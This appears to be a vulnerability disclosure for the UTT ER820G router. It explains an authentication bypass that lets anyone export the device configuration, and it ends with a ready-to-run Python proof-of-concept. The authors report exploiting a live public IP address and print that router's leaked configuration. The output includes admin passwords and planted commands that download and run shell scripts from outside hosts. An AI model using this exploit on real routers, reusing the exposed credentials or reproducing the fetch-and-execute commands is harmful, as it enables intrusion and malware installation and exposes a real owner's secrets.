UTT ER820 Unauthorized Vulnerability

Product Information

```
Brand: UTT
Model: ER820G
Firmware Version: nv510v5v1.7.7
Official Website: http://utt.com/
Firmware Download URL:
```

Affected Component

```
websSecurityHandler function in the goahead binary
```

Suggested description

UTT ER820 v1.7.7 has an unauthenticated username and password disclosure vulnerability.

Vulnerability Details

At line 92 of the decompiled pseudocode within the `main` function, there is a `websSecurityHandler` function that contains an authentication bypass vulnerability.

```
 91            websOpenServer(port, retries);
 92            websUrlHandlerDefine("", 0, 0, websSecurityHandler, 1);
 93            websUrlHandlerDefine("/goform", 0, 0, websFormHandler, 0);
 94            websUrlHandlerDefine("/cgi-bin", 0, 0, websCgiHandler, 0);
 95            websUrlHandlerDefine("", 0, 0, websDefaultHandler, 2);
 96            formDefineUtilities();
 97            formDefineInternet();
 98            formDefineIsp();
 99            formDefineMultiPath();
100            formDefineArpBindConfig();
101            formDefineNatMapConfig();
102            formDefineNatRuleConfig();
103            formDefineAdmin();
104            formDefineDnsFilter();
105            formDefineDnsRedirect();
106            formDefineCliForEngineerOnly();
107            formDefineConnLimit();
108            formDefineSyslog();
109            formDefineIdentifyBind();
110            formDefineExceptQQ();
111            formDefineExceptMSN();
112            formDefineExceptAli();
113            formDefineGroupConfig();
114            formDefineAdvideo();
115            formDefinePdbConfig();
116            formDefineDMZConfig();
117            formDefineHotel();
118            formDefineUpnpConfig();
119            formDefineSoftwareUpload();
120            formDefinePppoeServer();
121            formDefineTaskScheduler();
122            formDefinePptpClient();
123            formDefineDnsmasq();
124            formDefineFirewall();
125            formDefineManagement();
126            formDefineMultiPath();
127            formDefineSettingsConf();
128            formDefineL2tpServer();
```

The program uses the `strstr` function to check whether the requested URL contains `/goform/formWebAuthUserSubmit`; as long as the string is detected in the requested URL, it will directly invoke the `websFormHandler` to process the corresponding routing request.

```
57  {
58    return websDefaultHandler(a1, a2, a3, a4, a5, a6, a7);
59  }
60  v15 = a1[45];
61  if ( strstr(v15, "/goform/formWebAuthUserSubmit") || strstr(v15, "/goform/formWebAuthOk") )
62    return websFormHandler((int)a1, a2, a3, a4, a5, (int)a6, a7);
63  if ( strstr(v15, "/images")
64    || strstr(v15, "gif")
65    || strstr(v15, "favicon.ico")
66    || strstr(v15, "/WebAuth_message.asp")
67    || strstr(v15, "/js")
68    || strstr(v15, "/lang") )
69  {
```

websSecurityHandler

Therefore, we can construct the following URL request to access the URLs requiring authorization.

```
goform/xxxxxx/goform/formWebAuthUserSubmit
```


```
1 int formDefineSettingsConf()
2 {
3   websFormDefine("formResetSettings", sub_450DB4);
4   websFormDefine("formRefreshSettings", sub_450F20);
5   websFormDefine("formUploadSettings", sub_450F40);
6   return websFormDefine("formExportSettings", sub_4510C8);
7 }
```

The formExportSettings route in the formDefineSettingsConf function causes information disclosure. When a request is sent to this route in conjunction with the authentication bypass vulnerability, it directly returns the user-configured XML information, allowing attackers to obtain sensitive information such as usernames and passwords and resulting in information disclosure.

```
1  int __fastcall sub_4510C8(int a1)
2  {
3    _DWORD *v2; // $v0
4    int result; // $v0
5    int v4; // $s0
6    int v5; // $v0
7    _BYTE v6[32]; // [sp+28h] [-28h] BYREF
8    char v7; // [sp+48h] [-8h] BYREF
9
10   time(&v7);
11   v2 = (_DWORD *)localtime(&v7);
12   sprintf(v6, "config_%d%02d%02d%02d%02d.xml", v2[5] + 1900, v2[4] + 1, v2[3], v2[2], v2[1]);
13   result = malloc(655360);
14   v4 = result;
15   if ( result )
16   {
17     memset(result, 0, 655360);
18     if ( parseProfileToStr(v4, 0, 1) == -1 )
19     {
20       getTransDataForC(306);
21       strcpy(v4);
22     }
23     v5 = strlen(v4);
24     wimDownloadFile(a1, v6, v4, v5);
25     return free(v4);
26   }
27   return result;
28 }
```

Attack


We selected the public network target 61.219.67.71 for testing.




```
<?xml version="1.0" encoding="gb2312"?>
<config>

  <sysConf>
    <case name="sysConf">
      <popWelcome>Disable</popWelcome>
      <dnsFilter>Enable</dnsFilter>
      <dnsFilterGlobal />
      <connectLimit />
      <promptUser>0</promptUser>
    </case>
  </sysConf>

  <interface>
    <case name="0">
      <active>Yes</active>
      <ethernet>
        <static>
          <ip>10.56.52.1</ip>
        </static>
        <pppoe />
      </ethernet>
    </case>

    <case name="1">
      <active>Yes</active>
      <smartQosEn>Enable</smartQosEn>
      <ethernet>
        <connMode>STATIC</connMode>
        <static>
          <ip>61.219.67.71</ip>
          <nm>255.255.255.0</nm>
          <gw>61.219.67.254</gw>
          <pdns>168.95.1.1</pdns>
          <sdns>168.95.192.1</sdns>
        </static>
        <pppoe />
      </ethernet>
      <rxBand>20000</rxBand>
      <txBand>100000</txBand>
    </case>
  </interface>

  <user>
    <case name="arpd_1">
      <active>No</active>
      <bindEn>Enable</bindEn>
      <ip>10.56.52.50</ip>
```

```
  <adminConf>
    <case name="admin">
      <active>Yes</active>
      <password>0928849339</password>
    </case>
    <case name="975852">
      <active>Yes</active>
      <password>0930353192</password>
    </case>
  </adminConf>

  <cliForEngineerOnly>
    <case name="0">
      <active>Yes</active>
      <command>wget http://146.190.29.98:8080</command>
    </case>
    <case name="3">
      <active>Yes</active>
      <command>cd /tmp;wget https://185.224.0.181/eeer -O-|sh</command>
    </case>
    <case name="4">
      <active>Yes</active>
      <command>cd /tmp;wget https://146.190.29.98:8080/os.sh;chmod 777 os.sh;sh os.sh</command>
    </case>
  </cliForEngineerOnly>

</config>
```

We successfully logged into the public network router using the obtained username and password.



POC

```python
import requests
import random,string
from requests_toolbelt.multipart.encoder import MultipartEncoder
import csv
import sys

print("UTT Goahead information leakage vulnerability\n")

proxies={
    'http': 'http://localhost:8080', 'https': 'http://localhost:8080'
}

try:
```

```
    url='http://{}:{}/goform/formExportSettings/goform/formWebAuthUserSubmit'.format(sys.argv[1],sys.argv[2])
    boundary_str = '----WebKitFormBoundary' + ''.join(random.sample(string.ascii_letters + string.digits, 16))
    body = MultipartEncoder(fields={
        "chkset": "on",
        "importConfig": ""
    }, boundary=boundary_str)
    try:
        resp=requests.post(url,data=body,verify=False,timeout=3)
        content=str(resp.content)
        print('[%s]'%sys.argv[1]+'  success!')
        file=open('test.txt','w')
        file.write(content)
    except:
        print('[%s]'%sys.argv[1]+'  failed!')
except:
    print('usage: python info_leak.py [ip] [port]')
```